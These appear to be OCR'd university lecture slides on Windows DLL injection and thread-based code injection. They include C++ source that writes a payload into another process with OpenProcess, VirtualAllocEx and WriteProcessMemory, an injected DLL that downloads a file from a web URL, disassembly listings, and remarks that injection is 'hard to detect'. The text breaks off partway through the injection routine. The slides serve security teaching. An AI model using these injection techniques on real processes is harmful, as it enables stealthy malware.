
Class 10

CSC 600 Advanced Seminar
Code Injection and Stealth process

Si Chen (schen@wcupa.edu)




Code Injection

CODE INJECTION

Code injection is the term used to describe attacks that inject code into an application. That injected code is then interpreted by the application.

Code Injection (thread injection)



code → injected by ThreadProc()

data → injected as ThreadParam

Why Code Injection

- 1. **Use less memory** → you don't need to compile it as DLL
- 2. **Hard to detect** → DLL injection can easily be spotted, code injection is very sneaky.

- In short:
  - **DLL injection** is for huge code base and complex logic.
  - **Code injection** is for small code base with simple logic.

DLL Injection V.S. Code Injection

```
DWORD WINAPI ThreadProc(LPVOID lParam)
{
    MessageBoxA(NULL, "cs.wcupa.edu", "Dr. Chen", MB_OK);

    return 0;
}
```

Pop up a Windows message box

How to use DLL Injection to injection the code?

myhack.cpp

myhack.cpp 〉 No Selection

```cpp
#include "windows.h"
#include "tchar.h"

#pragma comment(lib, "urlmon.lib")

#define DEF_URL         (L"http://www.naver.com/index.html")
#define DEF_FILE_NAME   (L"index.html")

HMODULE g_hMod = NULL;

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    TCHAR szPath[_MAX_PATH] = {0,};

    if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
        return FALSE;

    TCHAR *p = _tcsrchr( szPath, '\\' );
    if( !p )
        return FALSE;

    _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);

    URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```

DLL Injection V.S. Code Injection

https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox

How to use DLL Injection to injection the code?

```
#include "windows.h"

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    MessageBoxA(NULL, "cs.wcupa.edu", "Dr. Chen", MB_OK);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    switch( fdwReason )
    {
        case DLL_PROCESS_ATTACH :
            CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
            break;
    }

    return TRUE;
}
```

Compile it as MsgBox.dll and inject it to the target process

same as DLL injection lab!

DLL Injection (MsgBox.dll)


```
10001000  $  6A 00          PUSH 0                                  Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
10001002  .  68 D01C0110    PUSH OFFSET 10011CD0                    Caption = "Dr. Chen"
10001007  .  68 DC1C0110    PUSH OFFSET 10011CDC                    Text = "cs.wcupa.edu"
1000100C  .  6A 00          PUSH 0                                  hOwner = NULL
1000100E  .  FF15 0CD10010  CALL DWORD PTR DS:[<&USER32.MessageBoxA USER32.MessageBoxA
10001014  .  33C0           XOR EAX,EAX
10001016  L. C2 0400        RETN 4
```

Address	Hex dump	ASCII
10011CD0	44 72 2E 20 43 68 65 6E 00 00 00 00 63 73 2E 77	Dr. Chen□□□□cs.w
10011CE0	63 75 70 61 2E 65 64 75 00 00 00 00 00 00 00 00	cupa.edu□□□□□□□□
10011CF0	C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	À□□□□□□□□□□□□□□□

DLL Injection (MsgBox.dll)

```
10001000  $  6A 00          PUSH 0                          Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
10001002  .  68 D01C0110    PUSH OFFSET 10011CD0            Caption = "Dr. Chen"
10001007  .  68 DC1C0110    PUSH OFFSET 10011CDC            Text = "cs.wcupa.edu"
1000100C  .  6A 00          PUSH 0                          hOwner = NULL
1000100E  .  FF15 0CD1001(  CALL DWORD PTR DS:[<&USER32.MessageBoxA]  USER32.MessageBoxA
10001014  .  33C0           XOR EAX,EAX
10001016  L. C2 0400        RETN 4
10001019     CC             INT3
1000101A     CC             INT3
1000101B     CC             INT3
[1000D10C]=7E4507EA (USER32.MessageBoxA)
```

```
7E45023C  .text  Export  OemKeyScan
7E45029E  .text  Export  MapVirtualKeyW
7E4502BB  .text  Export  OemToCharBuffW
7E4502F9  .text  Export  GetMenuCheckMarkDimensions
7E4507EA  .text  Export  MessageBoxA
7E450838  .text  Export  MessageBoxExW
7E45085C  .text  Export  MessageBoxExA
7E453497  .text  Export  CreateAcceleratorTableA
7E453631  .text  Export  GetKeyboardLayoutNameA
7E45370D  .text  Export  GetTaskmanWindow
```



Code Injection

You need to inject the code


```
10001000  $  6A 00          PUSH 0                                  Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
10001002  .  68 D01C0110    PUSH OFFSET 10011CD0                    Caption = "Dr. Chen"
10001007  .  68 DC1C0110    PUSH OFFSET 10011CDC                    Text = "cs.wcupa.edu"
1000100C  .  6A 00          PUSH 0                                  hOwner = NULL
1000100E  .  FF15 0CD1001(  CALL DWORD PTR DS:[<&USER32.MessageBoxA  USER32.MessageBoxA
10001014  .  33C0           XOR EAX,EAX
10001016  L. C2 0400        RETN 4
```

And the data:

Address	Hex dump																ASCII
10011CD0	44	72	2E	20	43	68	65	6E	00	00	00	00	63	73	2E	77	Dr. Chen□□□□cs.w
10011CE0	63	75	70	61	2E	65	64	75	00	00	00	00	00	00	00	00	cupa.edu□□□□□□□□
10011CF0	C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	À□□□□□□□□□□□□□□□

```
7E45023C  .text   Export  OemKeyScan
7E45029E  .text   Export  MapVirtualKeyW
7E4502BB  .text   Export  OemToCharBuffW
7E4502F9  .text   Export  GetMenuCheckMarkDimensions
7E4507EA  .text   Export  MessageBoxA
7E450838  .text   Export  MessageBoxExW
7E45085C  .text   Export  MessageBoxExA
7E453497  .text   Export  CreateAcceleratorTableA
7E453631  .text   Export  GetKeyboardLayoutNameA
7E45370D  .text   Export  GetTaskmanWindow
```

Code Injection Example (CodeInjection.exe)



CodeInjection.cpp – main()

```
int main(int argc, char *argv[])
{
    DWORD dwPID     = 0;

    if( argc != 2 )
    {
        printf("\n USAGE  : %s <pid>\n", argv[0]);
        return 1;
    }

    // change privilege
    if( !SetPrivilege(SE_DEBUG_NAME, TRUE) )
        return 1;

    // code injection
    dwPID = (DWORD)atol(argv[1]);
    InjectCode(dwPID);

    return 0;
}
```

CodeInjection.cpp – ThreadProc()

```
// Define a structure to hold function pointers and strings for dynamic loading and execution.
// The structure is used to pass the function pointers and strings to the remote process.
typedef struct _THREAD_PARAM
{
    FARPROC pFunc[2];               // LoadLibraryA(), GetProcAddress()
    char    szBuf[4][128];          // "user32.dll", "MessageBoxA", "cs.wcupa.edu", "Dr. Chen"
} THREAD_PARAM, *PTHREAD_PARAM;

// Function pointer type definitions for dynamic loading.
// The function pointers are used to call the LoadLibraryA(), GetProcAddress(), and MessageBoxA() functions.
typedef HMODULE (WINAPI *PFLOADLIBRARYA)
(
    LPCSTR lpLibFileName
);

typedef FARPROC (WINAPI *PFGETPROCADDRESS)
(
    HMODULE hModule,
    LPCSTR lpProcName
);
```

CodeInjection.cpp – ThreadProc()


```
32
33  DWORD WINAPI ThreadProc(LPVOID lParam)
34  {
35      PTHREAD_PARAM   pParam      = (PTHREAD_PARAM)lParam;
36      HMODULE         hMod        = NULL;
37      FARPROC         pFunc       = NULL;
38
39      // LoadLibrary()
40      hMod = ((PFLOADLIBRARYA)pParam->pFunc[0])(pParam->szBuf[0]);    // "user32.dll"
41      if( !hMod )
42          return 1;
43
44      // GetProcAddress()
45      pFunc = (FARPROC)((PFGETPROCADDRESS)pParam->pFunc[1])(hMod, pParam->szBuf[1]);  // "MessageBoxA"
46      if( !pFunc )
47          return 1;
48
49      // MessageBoxA()
50      ((PFMESSAGEBOXA)pFunc)(NULL, pParam->szBuf[2], pParam->szBuf[3], MB_OK);
51
52      return 0;
53  }
54
```

hMod = LoadLibraryA("user32.dll");

pFunc = GetProcAddress(hMod, "MessageBoxA");

pFunc(NULL, "www.reversecore.com", "ReverseCore", MB_OK);

Cannot use the following address for Code Injection



You cannot use the address provided for code injection.

Because MessageBoxA and Caption and “Text” are not loaded, these addresses cannot be used for code injection.

```
00401000  . 55              PUSH EBP
00401001  . 8BEC            MOV EBP,ESP
00401003  . 56              PUSH ESI
00401004  . 8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
00401007  . 8B0E            MOV ECX,DWORD PTR DS:[ESI]
00401009  . 8D46 08         LEA EAX,DWORD PTR DS:[ESI+8]
0040100C  . 50              PUSH EAX
0040100D  . FFD1            CALL ECX
0040100F  . 85C0            TEST EAX,EAX
00401011  . 75 0A           JNZ SHORT CodeInje.0040101D
00401013  > B8 01000000     MOV EAX,1
00401018  . 5E              POP ESI
00401019  . 5D              POP EBP
0040101A  . C2 0400         RETN 4
0040101D  > 8D96 88000000   LEA EDX,DWORD PTR DS:[ESI+88]
00401023  . 52              PUSH EDX
00401024  . 50              PUSH EAX
00401025  . 8B46 04         MOV EAX,DWORD PTR DS:[ESI+4]
00401028  . FFD0            CALL EAX
0040102A  . 85C0            TEST EAX,EAX
0040102C  . 74 E5           JE SHORT CodeInje.00401013
0040102E  . 6A 00           PUSH 0
00401030  . 8D8E 88010000   LEA ECX,DWORD PTR DS:[ESI+188]
00401036  . 51              PUSH ECX
00401037  . 81C6 08010000   ADD ESI,108
0040103D  . 56              PUSH ESI
0040103E  . 6A 00           PUSH 0
00401040  . FFD0            CALL EAX
00401042  . 33C0            XOR EAX,EAX
```

```
10001000  $  6A 00          PUSH 0                                  Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
10001002  .  68 D01C0110    PUSH OFFSET 10011CD0                    Caption = "Dr. Chen"
10001007  .  68 DC1C0110    PUSH OFFSET 10011CDC                    Text = "cs.wcupa.edu"
1000100C  .  6A 00          PUSH 0                                  hOwner = NULL
1000100E  .  FF15 0CD1001(  CALL DWORD PTR DS:[<&USER32.MessageBoxA> USER32.MessageBoxA
10001014  .  33C0           XOR EAX,EAX
10001016  L. C2 0400        RETN 4
10001019     CC             INT3
1000101A     CC             INT3
1000101B     CC             INT3
[1000D10C]=7E4507EA (USER32.MessageBoxA)
```

CodeInjection.cpp – InjectCode()

```
// Main injection function: performs process and thread injection into a target process.
BOOL InjectCode(DWORD dwPID)
{
    // Prepare the THREAD_PARAM structure with necessary function pointers and strings.
    // Open the target process with necessary privileges.
    // Allocate memory in the target process for THREAD_PARAM.
    // Write THREAD_PARAM to the allocated memory in the target process.
    // Allocate memory for the ThreadProc function in the target process and set it to executable.
    // Write the ThreadProc function to the allocated memory in the target process.
    // Create a remote thread in the target process that starts at the ThreadProc function.
    // Wait for the thread to complete execution.
    // Close handles and return TRUE on successful injection.

    HMODULE         hMod            = NULL;
    THREAD_PARAM    param           = {0,};
    HANDLE          hProcess        = NULL;
    HANDLE          hThread         = NULL;
    LPVOID          pRemoteBuf[2]   = {0,};
    DWORD           dwSize          = 0;

    hMod = GetModuleHandleA("kernel32.dll");

    // set THREAD_PARAM
    param.pFunc[0] = GetProcAddress(hMod, "LoadLibraryA");
    param.pFunc[1] = GetProcAddress(hMod, "GetProcAddress");
    strcpy_s(param.szBuf[0], "user32.dll");
    strcpy_s(param.szBuf[1], "MessageBoxA");
    strcpy_s(param.szBuf[2], "cs.wcupa.edu");
    strcpy_s(param.szBuf[3], "Dr. Chen");

    // Open Process
    if ( !(hProcess = OpenProcess(PROCESS_ALL_ACCESS,   // dwDesiredAccess
                                  FALSE,                // bInheritHandle
                                  dwPID)) )             // dwProcessId
    {
        printf("OpenProcess() fail : err_code = %d\n", GetLastError());
        return FALSE;
    }

    // Allocation for THREAD_PARAM
    dwSize = sizeof(THREAD_PARAM);
    if( !(pRemoteBuf[0] = VirtualAllocEx(hProcess,          // hProcess
                                         NULL,              // lpAddress
                                         dwSize,            // dwSize
                                         MEM_COMMIT,        // flAllocationType
                                         PAGE_READWRITE)) )    // flProtect
    {
        printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
        return FALSE;
```

CodeInjection.cpp – InjectCode()


```
// Allocation for THREAD_PARAM
dwSize = sizeof(THREAD_PARAM);
if( !(pRemoteBuf[0] = VirtualAllocEx(hProcess,          // hProcess
                                     NULL,              // lpAddress
                                     dwSize,            // dwSize
                                     MEM_COMMIT,        // flAllocationType
                                     PAGE_READWRITE)) )    // flProtect
{
    printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
    return FALSE;
}

if( !WriteProcessMemory(hProcess,                       // hProcess
                        pRemoteBuf[0],                  // lpBaseAddress
                        (LPVOID)&param,                 // lpBuffer
                        dwSize,                         // nSize
                        NULL) )                         // [out] lpNumberOfBytesWritten
{
    printf("WriteProcessMemory() fail : err_code = %d\n", GetLastError());
    return FALSE;
}

// Allocation for ThreadProc()
